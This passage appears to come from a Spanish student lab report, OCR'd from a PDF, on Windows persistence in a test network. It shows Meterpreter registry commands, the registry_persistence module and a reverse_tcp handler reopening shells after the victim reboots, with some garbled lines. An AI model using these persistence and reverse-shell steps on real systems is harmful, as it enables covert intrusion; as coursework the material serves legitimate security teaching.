
```
reg enumkey -k
"HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
```

```

[-] Error running command reg: Rex :: ArgumentErr
icrosoftWindowsCurrentVersionRun
meterpreter > reg enumkey -k "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
Enumerating: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Values (2):
dmNstPMLHOLA0
6GXAfdrU

```

Compruebo si funciona reiniciando la maquina victim



Tras reiniciar el sistema Windows se desconectan las sesiones anteriores y se crea una nueva

```
meterpreter > reg enumkey -k "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
Enumerating: HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Values (2):
    dnmstPMLH0AO
    6GXAfdru

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/registry_persistence) > jobs
      Jobs:      Running (24-25)  URG: Ataque y defensa en entorno de pruebas, de red y sistemas para acceder a sistemas de terceros
      ==========
      To view more jobs, type 'jobs' or 'jobs -v'.
      To exit this screen, type 'exit' or 'q'.
      To return to the main menu, type 'back' or 'q' and press enter.

      Id  Name          Payload
      --  --           --
      0  Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.0.2.4:443

msf6 exploit(windows/local/registry_persistence) >
[*] Sending stage (177734 bytes) to 10.0.2.5
[*] 10.0.2.5 - Meterpreter session 3 closed. Reason: Died
[*] Meterpreter session 4 opened (10.0.2.4:443 -> 10.0.2.5:41078) at 2025-03-02 03:34:21 -0500
[*] 10.0.2.5 - Meterpreter session 1 closed. Reason: Died
```

## Bibliografía:

- Temario de la asignatura.